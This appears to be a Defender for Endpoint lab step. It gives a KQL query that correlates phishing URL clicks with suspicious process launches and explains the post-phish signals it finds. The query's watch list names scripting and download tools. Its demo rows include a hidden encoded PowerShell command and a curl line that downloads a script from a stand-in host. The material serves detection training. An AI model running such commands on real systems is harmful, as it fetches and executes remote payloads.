Task 03: Review execution timelines in Defender for Endpoint
-
Copy the following KQL into the query window, then select Run query.
Expand here to copy KQL-3.txt
 // ---- USE REAL MDO CLICKS + DEMO PROCESSES (fixed) ----
 let lookback    = 7d;
 let windowAfter = 2h;
 let suspicious  = dynamic(["powershell.exe","wscript.exe","mshta.exe","rundll32.exe","regsvr32.exe","cmd.exe","curl.exe","wget.exe","bitsadmin.exe"]);
 let demoBase    = ago(3d);

 // Real clicks (if present)
 let RealClicks =
     UrlClickEvents
     | where Timestamp > ago(lookback)
     | where ActionType in ("ClickAllowed","ClickBlocked") or toint(IsClickedThrough) == 1
     | project AccountUpn, ClickTime=Timestamp, Url, ReportId, NetworkMessageId;

 // --- FIXED: demo clicks use offset timespan, then extend to datetime ---
 let DemoClicksSeed =
 datatable (offset:timespan, AccountUpn:string, Url:string, ReportId:long, NetworkMessageId:string)
 [
   5m,  "alex.johnson@contoso.com", "http://contoso.example/billing", 777001, "netmsg-001",
   10m, "alex.johnson@contoso.com", "http://contoso.example/login",   777002, "netmsg-002",
   12m, "bruce.wayne@contoso.com",  "http://contoso.example/script",  777003, "netmsg-003"
 ];
 let DemoClicks =
     DemoClicksSeed
     | extend ClickTime = demoBase + offset
     | project AccountUpn, ClickTime, Url, ReportId, NetworkMessageId;

 // Prefer real clicks; include demo to guarantee results
 let Clicks = union isfuzzy=true RealClicks, DemoClicks;

 // --- FIXED: demo processes use offset timespan, then extend to datetime ---
 let DemoProcsSeed =
 datatable (offset:timespan, DeviceName:string, FileName:string, ProcessCommandLine:string,
            InitiatingProcessFileName:string, InitiatingProcessCommandLine:string,
            ActorUpn:string, ReportId:long)
 [
   25m, "SEA-WKS-001", "powershell.exe", "powershell -nop -w hidden -enc AQA...",
        "outlook.exe", "outlook.exe /embedding", "alex.johnson@contoso.com", 870001,

   30m, "SEA-WKS-001", "cmd.exe", "cmd /c curl http://contoso.example/a.ps1 -o a.ps1",
        "powershell.exe", "powershell -nop -w hidden", "alex.johnson@contoso.com", 870002
 ];
 let Procs =
     DemoProcsSeed
     | extend Timestamp = demoBase + offset
     | where FileName in~ (suspicious)
     | project Timestamp, DeviceName, FileName, ProcessCommandLine,
               InitiatingProcessFileName, InitiatingProcessCommandLine,
               ActorUpn, ReportId;

 // Correlate: suspicious process within 2h after a user's click
 Procs
 | join kind=inner (Clicks | project AccountUpn, ClickTime) on $left.ActorUpn == $right.AccountUpn
 | where Timestamp between (ClickTime .. ClickTime + windowAfter)
 | project Timestamp, DeviceName, FileName, ProcessCommandLine,
           InitiatingProcessFileName, InitiatingProcessCommandLine,
           AccountUpn=ActorUpn, ReportId
 | order by Timestamp asc
Common signals include:
outlook.exe→powershell.execmd /c curl ...orrundll32,mshta
These strongly suggest post-phish staging or execution.
If multiple devices tie to the same user within the timeline, consider possible lateral movement.